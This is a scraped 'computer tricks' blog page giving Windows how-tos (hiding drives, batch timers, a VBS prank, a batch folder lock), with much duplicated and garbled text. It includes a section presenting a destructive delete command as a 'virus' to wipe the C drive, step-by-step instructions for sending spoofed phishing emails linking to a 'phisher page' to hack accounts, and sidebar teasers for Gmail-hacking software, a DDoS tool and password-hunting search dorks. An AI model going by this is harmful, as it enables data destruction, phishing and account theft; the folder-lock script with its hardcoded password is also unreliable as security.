
Popular Posts
-
admin account info" filetype:log !Host=*.* intext:enc_UserPassword=* ext:pcf "# -FrontPage-" ext:pwd inurl:(service | authors...
-
1. Download Gmail hacker software to hack Gmail password. http://www.4shared.com/file/175280640/863ac191/Gmail_Hack.html 2. Now, ru...
-
Ddoser 3.4 - Credit to Online D0wnload Pass:-thisisthepass111 [DDoSeR] (Programmed in Delphi 7 By Sam) Ma...
-
This summary is not available. Please click here to view the post.
-
 What is the Use of The Proxy? Hide your IP. Browse the Internet anonymously. 100 percentage working process list Share Here is the list of p...

Blogroll

BlogRoll

Recent Posts


Showing posts with label computer tricks. Show all posts
How to hide your hard drive in windows without any software
Hello friends, this my first post on this blog hope you like it. Today i am going to tell you how to hide your hard disk drives in windows (XP, Vista, windows7,8,8.1) without using any third party software.
As you have seen in offices, collages and in your school labs there is only one drive 'C' and no more dard drives are there.We think that there is only one drive but actually there are all hard drives but they are hidden from us.
So if you want to hide Hard Disk Drive in you own PC then follow the following steps:

1. First press windows button + r and type gpedit.msc in the box.

2. Now Click on gpedit to Open it then Click on User Configuration >Administrative Templates > Windows Components..
3. Then double click on Windows Explorer (in windows XP,7,Vista) and File Explorer (in windows 8, 8)

(For windows 8,8.1)

(For windows XP, Vista, 7)

4. Now double click on Hide these specific drives in My Computer.

5. Now click on 'Enable' radio button and Option will be active and then select your choice you want to hide your hard disk drive i.e: you can select one, two or more you want and then click on OK.

Before My Pc have Shown Drive.

1.Right Click on My Computer or My Pc(In Win8/8.1)
2. Open Disk Management, And Right Click on which drive you want to hide , Then Click on Change Drive Letter & Path

3. Click on Yes.


4.See the Drive Letter is Gone.
5. Now See in your Pc the Drive is Become Hide.

Note: If you want back visible your then again Give Your Drive Letter .
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
As you have seen in offices, collages and in your school labs there is only one drive 'C' and no more dard drives are there.We think that there is only one drive but actually there are all hard drives but they are hidden from us.
So if you want to hide Hard Disk Drive in you own PC then follow the following steps:
1. First press windows button + r and type gpedit.msc in the box.
2. Now Click on gpedit to Open it then Click on User Configuration >Administrative Templates > Windows Components..
3. Then double click on Windows Explorer (in windows XP,7,Vista) and File Explorer (in windows 8, 8)
(For windows 8,8.1)
(For windows XP, Vista, 7)
4. Now double click on Hide these specific drives in My Computer.
5. Now click on 'Enable' radio button and Option will be active and then select your choice you want to hide your hard disk drive i.e: you can select one, two or more you want and then click on OK.
And you are done...
TIP: If you want to unhide these drive then just click on 'Not Configured' radio button and click on ok.
Another ShortCut Methods
Another ShortCut Methods
1.Right Click on My Computer or My Pc(In Win8/8.1)
2. Open Disk Management, And Right Click on which drive you want to hide , Then Click on Change Drive Letter & Path
3. Click on Yes.
4.See the Drive Letter is Gone.
5. Now See in your Pc the Drive is Become Hide.
Note: If you want back visible your then again Give Your Drive Letter .
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
Buy Personalised Photo Mobile Phone Covers and Laptop Skins Online :
Ever imagined your photo or your dear one's photo on your phone case? it's possible now , we can customize a phone cover with your own photo . You can also give that as a gift to your friends , family , gf/bf . you can set your family photo as your laptop skin .
All that you have to do is upload your photo to the site printland.in ( click on the below link ) and select your phone model.
visit printland.in

For personalised laptop skins click on the below link
visit printland.in

All that you have to do is upload your photo to the site printland.in ( click on the below link ) and select your phone model.
visit printland.in
For personalised laptop skins click on the below link
visit printland.in
 |
| some sample laptop skins |
Set Timer To Shut Down Your Computer :

Set Timer in Your Computer by copying the below code in notepad and save it as shutdown.bat . Double on shutdown.bat to run the program .
@echo off
:Start
title timer
color EC
echo Type in an amount of time (Seconds)
set /p time=
:Start
title timer
color EC
echo Type in an amount of time (Seconds)
set /p time=
color CE
:loop
cls
ping localhost -n 2 >nul
set /a time=%time%-1
echo %time%
if %time% EQU 0 goto Timesup
goto loop
:loop
cls
ping localhost -n 2 >nul
set /a time=%time%-1
echo %time%
if %time% EQU 0 goto Timesup
goto loop
:Timesup
title Time Is Up!
ping localhost -n 2 >nul
ping localhost -n 2 >nul
title Time Is Up!
ping localhost -n 2 >nul
ping localhost -n 2 >nul
color 5F
echo You have 20 seconds before Windows Will shut down!
ping localhost -n 20 >nul
ping localhost -n 2 >nul
ping localhost -n 2 >nul
ping localhost -n 1 >nul
ping localhost -n 1 >nul
ping localhost -n 1 >nul
goto Shutdown
:Shutdown
color 4F
echo Windows is now shutting down!
ping localhost -n 1 >nul
Tag :
computer tricks,
Notepad Tricks,
All Notepad Tricks
Below are some Notepad Tricks , You can view them just by clicking on the below links .

World Trade Center Attack Trick
Password Protect Folder In Windows
Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives
Prank Name: Delete.bat
Prank Name: shutdown.bat
Set Timer To Shut Down Your Computer
Set Timer In Your Computer Using Notepad
Trick To Make Keyboard Slow
This trick is Completely harmless and perfect for playing pranks on one’s friends. This trick can really freak out anyone! Follow the below mentioned steps to perform this trick:

NOTE: In order to end the vbs script , open task manager and end the wscript.exe process .
- Open Notepad
- Paste the following code in the notepad file:
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “
- Save the file with any name and with .vbs extension and close it.
NOTE: In order to end the vbs script , open task manager and end the wscript.exe process .
Also Read : All Notepad Tricks
Tag :
computer tricks,
Notepad Tricks,
Password Protect Folder In Windows :
To password protect a folder in windows first copy the below code in notepad and save it as lock.bat and follow the below steps :

cls
@ECHO OFF
title trickytrickzz.com
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo Are you sure to lock this folder? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== trickytrickzz goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End
Now if you want to change the password change the text in red colour . Now close the notepad and double click on the lock.bat file , it asks for the password type the password you gave in the code . A folder will be created on the desktop now copy all the files you want to keep secure and again double click on lock.bat file inorder to lock the folder.
Trick o clean windows temp. files and temperory internet files
How To Remove Shortcut Virus In Pendrive :
Creating Virus That Can Format C Drive :
This trick is to create a virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.
1. Open Notepad and copy below code into it.

2. Then Save this file as virus.bat
3. Now, running this file will format C Drive.
1. Open Notepad and copy below code into it.
@Echo offDel C:\ *.* |y
3. Now, running this file will format C Drive.
Also Read : All Notepad Tricks
Tag :
computer tricks,
Notepad Tricks,
How To Use Keyboard As A Mouse :
.jpg)
Yes Now you can use Keyboard as a mouse
To Do This just press Alt+Left shift key+num lock and now you can access your keyboard as a mouse.

navigation keys for keyboard are :
5-select
2-move down
8-move up
4-move left
6-move right
for double click,just press the plus symbol(+)
for right click,just press the minus symbol (-)
To deactivate just follow the same steps !
Tag :
computer tricks,
How To Send Free Fake Anonymous Emails To Inbox :
Now we can send anonymous emails to any person in the world using a Phishing Trick.Phishing is one of the most useful and easy method for hacking email accounts.In phishing you need to send a Fake email to your victim that contains the link to your phisher page. The victim will click on this link only if he finds the mail genuine, so we need a fake mailer to make our phishing mail appear genuine.Now To Learn How to Make Fake Email Or How To send fake Phishing email to anyone please follow My below Steps.
2. Now Follow The Below information
From Name: The Sender name which will appear on Email
From Email: The sender Email address
To: Victim email address
Subject: Subject of the Email
Content-type: Select text/html
Text: The content of your mail. Put something which will make your victim to click on your phisher link.
3. Now enter captache and Click on Send.
4. Your victim will receive a mail like Shown Below

Here Is Many Free Fake Emails Sender websites:
View Any Unknown File Extension In Windows PC With Windows File Viewer Free Program :
- Sometimes you find it difficult to open few unknown file formats with some unknown extensions.
- Or sometimes you might not have a specific software installed on your PC like Microsoft Office of Adobe Photoshop to open some file and view it.
- If you are facing any of the above issue then the below listed software program will solve your issue.
Windows File Viewer is a simple program which is available for free that helps you to view any file with almost 100+ different file extensions.This make your job easier to open files with some strange formats because every PC might not be having all basic softwares installed.
What is File Viewer?
File Viewer is a universal file opener that allows you to open any file on your Windows PC. Simply drag and drop any file or folder onto the application icon or program window. File Viewer can open PDFs, word processing documents, spreadsheets, and many other common file types in their native view. It also can play dozens of audio and video file formats.
If you have a unknown file, File Viewer can open it! In the rare case that File Viewer does not natively support the file format, you can still view the contents of any file in text or hexadecimal view.
Steps to Get Started Using Windows File Viewer:
- First go to Windows file Viewer Official Site
- Then Download the software program from their site which is for free.
- Once you download the software program install it on to your PC.
- After the installation is finished you will notice File Viewer shortcut Icon on your Desktop.
- Just run it to get started using File Viewer.
- Now just drag and drop the file which you want to open via File Viewer.
Some More Features of Windows File Viewer:
- Can open upto 140+ different file formats.
- Works perfectly on all the windows OS like XP,Vista,Windows 7/8 as well.
- You can check the various file formats it supports over here
- It also plays videos of different formats with a single drag and drop option.
- You can Open Documents,Play Multimedia Files,View File Information,Copy File Data.
- You can view the files in 4 different views namely Native View,Text View,Hex View and Icon View.
- Do check out the Complete Features of Windows File Viewer
Tag :
computer tricks,
windows,
Trick To Make Firefox 30 Times Faster
To increase the speed of mozilla browser follow these simple steps:
1. first type "about:config" in browser's address bar and click enter now scroll down and look for the following entries,
network.http.pipelining
network.http.proxy.pipelining
network.http.pipelining.maxrequests

Normally the browser will make one request to a web page at a time but when you enable pipelining it will enable several at once which really speeds up page loading2. change the entries as follows
set "network.http.pipelining" to "true"
set "network.http.proxy.pipelining" to "true"
and set "network.http.pipelining.maxrequests" value around 30, this means the browesr will be able to make 30 requests at once
3. Lastly right click anywhere and select New--> integer , name it as "nglayout.initialpaint.delay" and set its value to 0
-> This is the amount of time the browser waits before it acts on information that it recieves.
--> Now you will be able to use Firefox 2-30 times faster now . Enjoy browsing :)
HOW TO TAKE SCREEN SHOTS IN COMPUTER AND MOBILE PHONE :-
To take screen shots in computer and also in mobile phones.
there are two processes to take screenshots in computer ,
► step 1 :- press the fn (function) button along with prt sc (print screen) button . fn button normally will be in the left side bottom of the keyboard and prt sc button will in the right side top of the key board . In my computer prt sc button is in the right side top below the home button. now automatically the screen that you are on will be copied , now open paint and right click on the mouse and click paste or press ctrl+v buttons.
► step 2 :- u can use snipping tool in your computer to take screen shots . go to windows search and type snipping tool if it is in your you can use it .
To take screen shot in android mobile phones,
► Firstly Hold Down The Power button along with Volume-down button . Now , Open your Android mobile gallery and your screenshot is present there.
Note Some older version[s] of Android might not support this feature...( also many samsung phone's doesn't support this , try in the newer android version's of other mobile phones
there are two processes to take screenshots in computer ,
► step 1 :- press the fn (function) button along with prt sc (print screen) button . fn button normally will be in the left side bottom of the keyboard and prt sc button will in the right side top of the key board . In my computer prt sc button is in the right side top below the home button. now automatically the screen that you are on will be copied , now open paint and right click on the mouse and click paste or press ctrl+v buttons.
► step 2 :- u can use snipping tool in your computer to take screen shots . go to windows search and type snipping tool if it is in your you can use it .
To take screen shot in android mobile phones,
► Firstly Hold Down The Power button along with Volume-down button . Now , Open your Android mobile gallery and your screenshot is present there.
Note Some older version[s] of Android might not support this feature...( also many samsung phone's doesn't support this , try in the newer android version's of other mobile phones
MAKE VLC MEDIA PLAYER DANCE :
1. Open Vlc Media Player.
2. Then Press Cltr + N
3. Now Type screen://
4. Click on Play and watch this simple little
trick.
2. Then Press Cltr + N
3. Now Type screen://
4. Click on Play and watch this simple little
trick.
Tag :
computer tricks,
HOW TO HIRE AN EMAIIL ID FOR 10 MINUTES :-
How To Hire Free Email ID For 10 Minutes :
First You have to visit the website 10minutemail.com Now an automatic Email Id will be generated Which is valid for 10 minutes on Your ip address. You can receive and reply emails there. enjoy :-))
First You have to visit the website 10minutemail.com Now an automatic Email Id will be generated Which is valid for 10 minutes on Your ip address. You can receive and reply emails there. enjoy :-))
Tag :
computer tricks,
Hacking Tricks,
T0P SIX TIPS TO IMPROVE SYSTEM SPEED!
TIPS :-

1. Let your PC boot up completely before opening any applications.
2. Refresh the desktop after closing any application. This will remove any unused files from the RAM.
3. Do not set very largefile size images as your wallpaper. Do not keep a wallpaper at all if your PC is slow on RAM (less than 64 MB).
4. Do not clutter your Desktop with a lot of shortcuts. Each shortcut on the desktop uses up to 500 bytes of RAM
5. Empty the recycle bin regularly. The files are not really deleted from your hard drive until you empty the recycle bin.
6. Delete the temporary internet files regularlry. that's it enjoy faster PC :-))

2. Refresh the desktop after closing any application. This will remove any unused files from the RAM.
3. Do not set very largefile size images as your wallpaper. Do not keep a wallpaper at all if your PC is slow on RAM (less than 64 MB).
4. Do not clutter your Desktop with a lot of shortcuts. Each shortcut on the desktop uses up to 500 bytes of RAM
5. Empty the recycle bin regularly. The files are not really deleted from your hard drive until you empty the recycle bin.
6. Delete the temporary internet files regularlry. that's it enjoy faster PC :-))
Tag :
computer tricks,
Hacking Tricks,
HOW TO REMOVE SHORTCUT VIRUS IN PENDRIVE :-
If ur pen drives get infected wid
the new "SHORTCUT VIRUS" then u
can ramove it using this simple
method.....
1. Open cmd as administrator;
2. type the command
attrib -h -r -s /s /d X:\*.*
(Replace X with ur pen drive
letter)
DONE!!
Also, create an 'Autorun.inf' blank
file in pen drive & make it read
only or inaccessible from security
tab which will possibly prevent
this infection...
the new "SHORTCUT VIRUS" then u
can ramove it using this simple
method.....
1. Open cmd as administrator;
2. type the command
